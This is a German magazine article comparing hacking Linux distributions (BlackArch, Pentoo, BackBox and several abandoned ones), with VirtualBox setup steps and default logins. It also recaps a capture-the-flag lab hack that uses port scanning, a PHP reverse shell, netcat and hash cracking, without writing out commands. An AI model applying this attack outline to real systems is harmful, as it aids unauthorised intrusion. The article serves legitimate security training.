
aktuell über 2840 Tools. Dagegen erscheinen Kali und ParrotOS mit je ein paar Hundert Tools recht klein. Praktischerweise listen die BlackArch-Macher alle installierten Tools auf ihrer Webseite auf, was hilfreich ist, wenn man sich einen Überblick verschaffen will. Kali hat ebenfalls eine solche Liste, da könnte ParrotOS sich noch eine Scheibe davon abschneiden.

Doch die Fülle an Tools kommt auch mit einem Preis, so ist die OVA-Datei von BlackArch 29 GByte groß und beansprucht nach dem Einfügen in VirtualBox um die 90 GByte an Festplattenspeicher. Deswegen finden Sie im Downloadbereich noch eine kleinere Ausgabe namens BlackArch Slim, die mit weniger Tools kommt und von der Größe eher schon den anderen Hacking-Linuxen ähnelt. Sie gibt es aber nicht als fertige VM für VirtualBox, sondern nur als ISO-Datei, also als CD-Abbild. Aus dem kann man eine bootfähige DVD oder einen bootfähigen USB-Stick erzeugen, oder man hängt es als virtuelle CD in eine selbst erstellte VM ein. In allen Fällen bootet man dann davon und kann sich entscheiden, ob man BlackArch als schreibgeschütztes Live-Linux verwenden oder auf die – echte oder virtuelle – Festplatte beziehungsweise SSD installieren will (siehe Kasten „BlackArch Slim über ISO installieren“).


Entscheiden Sie sich stattdessen für das Komplett-BlackArch in einer OVA-Datei, importieren Sie diese wie schon bei ParrotOS mit einem einfachen Doppelklick in VirtualBox. Leistungstechnisch verlangt es vorausgewählte 4 GByte an RAM und zwei CPU-Kerne. Mit einem Klick auf Fertigstellen und dem Abnicken der anschließenden Software-Lizenz – die nur aus den Worten „1337 h4x0r“ besteht – wird die VM importiert. Aufgrund der Größe dauert das allerdings länger als bei ParrotOS.

Leider wird die VM standardmäßig im Vollbild gestartet, wodurch es schwieriger wird, die Größe des Bildes zu verändern oder VM-Optionen oben am Fenster zu bedienen. Diese Option ändern Sie im Hauptfenster von VirtualBox mit Klick auf die VM, dann oben in der Leiste auf „Ändern“. Ganz unten unter „Benutzerschnittstelle“ gibt es die Option „Visueller Status“, diesen müssen Sie von Vollbild auf „Normal (Fenster)“ stellen, um das gewohnte VM-Fenster zu erhalten.

Jetzt können Sie die virtuelle Maschine wie üblich mit einem Doppelklick starten und werden von einem Anmeldeschirm begrüßt. Erfreulicherweise kann man bereits vor dem Einloggen die Sprache des Betriebssystems und das Tastaturlayout über die Leiste unten anpassen. Wählen Sie unter „Language“ „Deutsch“ für die Sprache und unter „Keyboard“ „de“ für ihre Tastatur aus. Die initialen Anmeldedaten lauten „root“ für Benutzername und „blackarch“ als Passwort.



Die OVA-VM von BlackArch kommt mit einem minimalistischen Desktop, doch unter der Haube verstecken sich Tausende Tools.



Von BlackArch gibt es neben der großen, vorkonfigurierten VM auch noch eine Slim-Variante, die eine übersichtlichere Auswahl an Tools mitbringt und durch die Desktopumgebung Xfce leichter bedienbar ist.

BlackArch Slim über ISO installieren

BlackArch Slim bekommen Sie von der offiziellen BlackArch-Seite unter Downloads im Abschnitt ISO (siehe ct.de/wu14). Während der Download läuft, können Sie in VirtualBox schon mal eine leere VM anlegen. Das klappt über „Neu“ oben in der Leiste.

Daraufhin öffnet sich ein Dialog, in dem Sie ein paar Daten wie VM-Name und Betriebssystemtyp angeben und später auch die Ressourcen für die VM reservieren. Als Name können Sie „BlackArch Slim“ eintippen, dadurch sollte VirtualBox schon erkennen, was Sie installieren wollen, und den Typ auf „Linux“ und die Version auf „Arch Linux (64 Bit)“ stellen. Wählen Sie unter ISO-Abbild das heruntergeladene ISO der Slim-Ausgabe aus und klicken Sie auf vorwärts. Reservieren Sie anschließend mindestens 2048 MByte RAM und legen Sie 1 bis 2 CPU-Kerne für die VM fest. Stellen Sie eine Festplattengröße von mindestens 20 GByte ein, besser jedoch 40 GByte, damit Sie genügend Puffer für weitere Tools haben, und klicken Sie auf vorwärts. Die VM erstellen Sie schließlich mit einem Klick auf „Fertigstellen“.

Die VM starten Sie wie gewohnt mit einem Doppelklick. Da Sie von der ISO-Datei booten, müssen Sie sich mit den abweichenden Anmeldenamen „liveuser“ und „blackarch“ als Passwort einloggen. Mit diesem Live-Linux könnten Sie theoretisch hacken, aber das empfehlen wir nicht, weil Änderungen oder neu angelegte Dateien nur für die aktuelle Session existieren. Stattdessen sollten Sie eine Installation anstoßen.

Auf dem Desktop befindet sich eine Datei namens „BlackArch Installer“: Starten Sie sie mit einem Doppelklick, tippen Sie das Passwort „blackarch“ ein und folgen Sie den Schritten. Sie müssen ein paar Dinge festlegen wie Sprache, Zeitzone und Tastaturlayout. Im Schritt „Partitionen“ wählen Sie die obere Option „Festplatte löschen“ aus und belassen es bei „Kein Swap“. Nach der Eingabe von Benutzername und Passwort müssen Sie im letzten Fenster nur noch auf „Installieren“ klicken und den Installer seine Arbeit machen lassen.

Im letzten Installer-Schritt entfernen Sie den Haken bei „Jetzt Neustarten“, bevor sie auf „Erledigt“ klicken, denn zuerst müssen Sie die ISO-Datei auswerfen, damit die VM beim nächsten Start von der Festplatte bootet. Die VM fahren Sie unten links über den Pfeil im Menü mit Klick auf „Shutdown“ herunter.

Die ISO-Datei werfen Sie im Hauptbildschirm von VirtualBox aus: Klicken Sie auf die VM und suchen Sie auf der rechten Seite nach dem Abschnitt „Massenspeicher“. Klicken Sie rechts neben der Option „Sekundäres IDE-Gerät 0“ auf die ISO und betätigen Sie „Medium entfernen“. Damit ist BlackArch Slim einsatzbereit.

Wenn Sie schon an den Einstellungen schrauben, können Sie auch gleich unter Anzeige mehr Grafikspeicher zuweisen. Damit bekommt die VM ein wenig mehr Ressourcen und kann unter anderem flüssiger Inhalte anzeigen.

Das Erste, was beim Start von BlackArch auffällt, ist, dass die Oberfläche befremdlich leer ist. Es fehlen sowohl ein Startmenü als auch Icons, was daran liegt, dass die Distro zwar mit einem grafischen Fenstermanager, aber ohne vollständige Desktopumgebung kommt (siehe Bild). Sämtliche Interaktionen mit dem Betriebssystem steuert man daher mit einem Rechtsklick auf die Arbeitsfläche: Aus dem umfangreichen Menü kann man Terminals öffnen, Browser starten, Netzwerkverbindungen steuern und über den Punkt „blackarch“ auf die Tausende von Tools zugreifen, die in 47 Kategorien sortiert sind. Manche davon enthalten so viele Werkzeuge, dass die Übersicht den gesamten Bildschirm füllt und einen förmlich erschlägt. Zweifelhaft, ob man den Großteil überhaupt braucht, aber besser haben als brauchen.

In der Theorie könnten Sie eine Desktopumgebung wie Xfce nachinstallieren. Das ist aber gar nicht so leicht, weil man sich dazu mit unterschiedlichen Eigenheiten wie Paketabhängigkeiten beim Update herumschlagen muss. Die einfachere Lösung ist, das Slim-ISO herunterzuladen und in eine neu erstellte VM in VirtualBox zu installieren (siehe Kasten). Zwar ist das ein bisschen umständlicher und die Slim-Variante kommt mit weitaus weniger Tools, doch der Mehraufwand lohnt sich, denn Sie erhalten dafür ein kleineres und stabileres System, das zudem über einen Xfce-Desktop verfügt.

Die VM beenden Sie wie fast alle anderen Interaktionen über Rechtsklick, indem Sie auf den Desktop und dann im Fluxbox-Menü auf „Exit“ klicken. Zurück im Login-Fenster können Sie unten rechts über „Quit/Shutdown“ die VM herunterfahren.

Angehackt die zweite

Uns hat BlackArch Slim mehr zugesagt als die große OVA-VM, weswegen wir mit der Slim-Version den Mr.-Robot-Hack nachvollzogen haben. Dazu haben wir BlackArch Slim genauso wie schon ParrotOS unserer Hacking-Umgebung hinzugefügt.

Der Anfang lief unproblematisch, mit Tools wie nmap und nikto konnten wir bequem den Server abklopfen, die erste Flagge einsammeln, die Anmeldedaten finden und uns in den Webserver einloggen. BlackArch enthält glücklicherweise die PHP-Reverse-Shell in usr/share/webshells/php, die wir bereits in Kali oder ParrotOS verwendet haben. Dazu gibt es noch haufenweise weitere in usr/share/seclists/webshells und in usr/share/webshells – mehr als man jemals benötigen wird.

Im Unterschied zu ParrotOS kommt BlackArch bereits mit netcat und Sie müssen zudem nicht umständlich Ports freigeben. Doch ab jetzt wurde der Hack etwas holperig, denn auch wenn wir die Wörterbuchdatei rockyou.txt.gz recht schnell in seclists/passwords/Leaked-Databases gefunden haben, so bekamen wir das Tool hashcat zum Knacken eines MD5-Hash nicht zum Laufen.

Das Tool moniert, es könne auf keine Grafikkarte zugreifen, weil kein OpenCL-Treiber installiert sei. Je nach Ihrer Grafikkarte müssen Sie Treiber, Keyrings und Abhängigkeiten nachinstallieren und vermutlich nebenbei noch ein paar Konflikte bereinigen. Das ist aber nicht ganz trivial, da ist es schon fast einfacher, hashcat auf Ihrem Hostsystem laufen zu lassen. In der Hinsicht sind Kali und ParrotOS wesentlich bequemer, denn hashcat funktioniert dort problemlos auch in der VM.

Bis auf ein paar Eingewöhnungsschwierigkeiten und das Problem mit hashcat gelang uns der Hack auch mit BlackArch Slim. Die meiste Zeit verbrachten wir damit, BlackArch kennenzulernen, den Aufbau zu verstehen und nach bestimmten Sachen zu suchen wie Wörterlisten oder Reverse Shells. Zudem mussten wir uns von dem Paketmanager apt zu pacman umgewöhnen. Trotz allem zeigt sich BlackArch als würdiges Hacking-Linux.

Für die Bastler

Auf der Suche nach den eingangs versprochenen Exoten sind wir in vielen Listen mit Hacking-Linuxen über das Debian-basierte BlackBuntu gestolpert, nur





Das Hacking-Linux mit dem Namen SnoopGod, der an den Rapper Snoop Dogg erinnert, kommt mit insgesamt 800 Tools. Leider beendeten die Entwickler das Projekt nach knapp einem Jahr.

leider haben die Entwickler das Projekt vor einigen Jahren aufgegeben. Die Webseite gibt es nicht mehr und in einem Forumspost gab der Maintainer an, mit SnoopGod ein neues Hacking-Linux herauszubringen, das nun auf Ubuntu und KDE basiert (siehe ct.de/wu14). Doch mittlerweile wurde auch dieses vielversprechende Hacking-Linux eingestellt. Die Webseite sowie das Projekt sind offline und auf Reddit bestätigte SnoopGod das Projekt als beendet.

Ein erwähnenswertes Hacking-Linux ist **Pentoo** (siehe ct.de/wu14), welches von der Distribution Bentoo abstammt, aber mit einigen Mängeln zu kämpfen hat. Immerhin wird es noch aktiv gepflegt. Pentoo muss ebenfalls über ein Live-ISO installiert werden. Wichtig: Pentoo muss in VirtualBox mit „EFI aktivieren“ laufen. Der Installer ist leider recht oldschool und erfordert beispielsweise die manuelle Eingabe eines DNS-Servers. Zudem gibt es einen nervigen Bug: Die Bildschirmsperre akzeptiert nicht das vergebene Passwort. Man sollte also die Sperre in den Einstellungen deaktivieren, um nicht ständig die VM an- und ausschalten zu müssen. Nach der Installation bietet sich das Einlegen der Gasterweiterung an, um die VM nach Belieben einrichten zu können (eine Anleitung finden Sie im heise-Artikel unter ct.de/wu14).

Auf der Haben-Seite verbucht Pentoo eine aktive Community und tägliche Builds für sich. Es gibt einen dedizierten Discord-Server, in dem sich die Community tummelt und bei Fragen hilfsbereit antwortet. Probleme, die wir bei der Installation hatten, wurden dort schnell von einem Entwickler des Projekts gelöst.

Zu guter Letzt sei noch **BackBox** erwähnt, ein weiteres Debian-basiertes Linux, das es mittlerweile seit 2010 gibt. Die Installation läuft über ein ISO, das direkt in den Installer bootet. Dieser läuft genauso ab wie bei BlackArch Slim. Auch für BackBox empfehlen wir die Gasterweiterung. Es existiert zudem eine Community, die sich auf Telegram austauscht. Ein Manko ist jedoch, dass wir kein öffentlich einsehbares Repository des Projektes gefunden haben.

Literatur

[1] Ronald Eikenberg, Alexander Königstein, Gute Tools, böse Tools, Hacking-Werkzeug für Fortgeschrittene, c’t 23/2021, S. 24

[2] Wilhelm Drehling, Systematisch hacken, Beispiel-Hack Schritt für Schritt erklärt, c’t 6/2022, S. 146

[3] Ronald Eikenberg, Hacking-Stick, Kali Linux auf USB-Stick einrichten, c’t 23/2021, S. 30


[4] Ronald Eikenberg, Hacker-Terminal, Raspi 400 als Hacking-Rechner mit Kali Linux, c’t 27/2023, S. 30

[5] David Wolski, Buntes Hacker-Linux, Linux-Distribution: Parrot Security für Pentester und Hacker, c’t 14/2020, S. 98

[6] Wilhelm Drehling, Hacken ohne Konsequenzen, Hacking lernen in virtueller Trainingsumgebung, c’t 2/2022, S. 148

[7] David Wolski, Ausprobiert: BlackArch Linux als umfangreiches Penetration-Testing-Toolkit: heise.de/-4992767

Hacking-Linuxe und mehr:
ct.de/wu14



Pentoo hat ein paar Macken, eignet sich aber hervorragend für Bastler.

Es gibt aber auch ein paar Hacking-Linuxe, die regelmäßig in Top-Zehn-Listen auftauchen oder in Videos gezeigt werden, die wir nicht empfehlen können. Darunter fällt zum Beispiel **Cyborg Hawk Linux**, welches 2014 auf linux.com groß angekündigt wurde. Doch das Projekt ist bereits seit einigen Jahren tot: Die Webseiten des Projekts sowie des Entwicklerteams führen nirgends mehr hin und das letzte Lebenszeichen war 2016 auf Social-Media-Kanälen der Entwickler.

DEFT-Linux ist ein Hacking-Linux, dass sich auf Forensik spezialisiert hat. Leider können wir es nicht mehr empfehlen, denn die letzte Version ist von 2017 und auch die Webseite existiert nicht mehr. Der Gründer des Projektes, Stefano Fratepieto, gibt auf LinkedIn an, das Projekt 2019 aufgegeben zu haben.

Gleiches gilt für **ArchStrike**, welches seit 2022 keine Updates mehr hatte. Die Webseite gibt es zwar noch, aber es scheint, dass das Projekt ausgestorben ist. Auf dem offiziellen Subreddit sammeln sich Nutzeranfragen mit Problemen bei der Installation.

Fazit

Kali und ParrotOS sind die populärsten Hacking-Linuxe und punkten mit aktiven Communitys, die bei Fragen helfen können. Beide Distributionen liefen im Test ohne Schwierigkeiten. Experimentierfreudigere Hacker freuen sich über die niemals endende Tool-Liste von BlackArch oder freunden sich wohl eher mit dem rustikalen Charme von Pentoo an.

Sollte Ihnen jedoch keine der hier vorgestellten Linuxe gefallen, besteht immer noch die Möglichkeit, dass Sie einfach Ihr eigenes Hacking-Linux basteln. Dazu müssen Sie lediglich eine Distribution Ihrer Wahl aussuchen und mit den Tools vollstopfen, die Sie auch wirklich benötigen. Viele Paketmanager kennen die bekannten Tools, und Wörterlisten sowie Skripte zum Beispiel fürs Abklopfen von URLs bekommen Sie von GitHub. Stück für Stück werkeln Sie so Ihr Hacking-Betriebssystem zusammen.

Letztendlich geht es ja auch darum, sich in seiner Hacking-Umgebung wohlzufühlen; die Wahl treffen schlussendlich Sie. (wid) c't

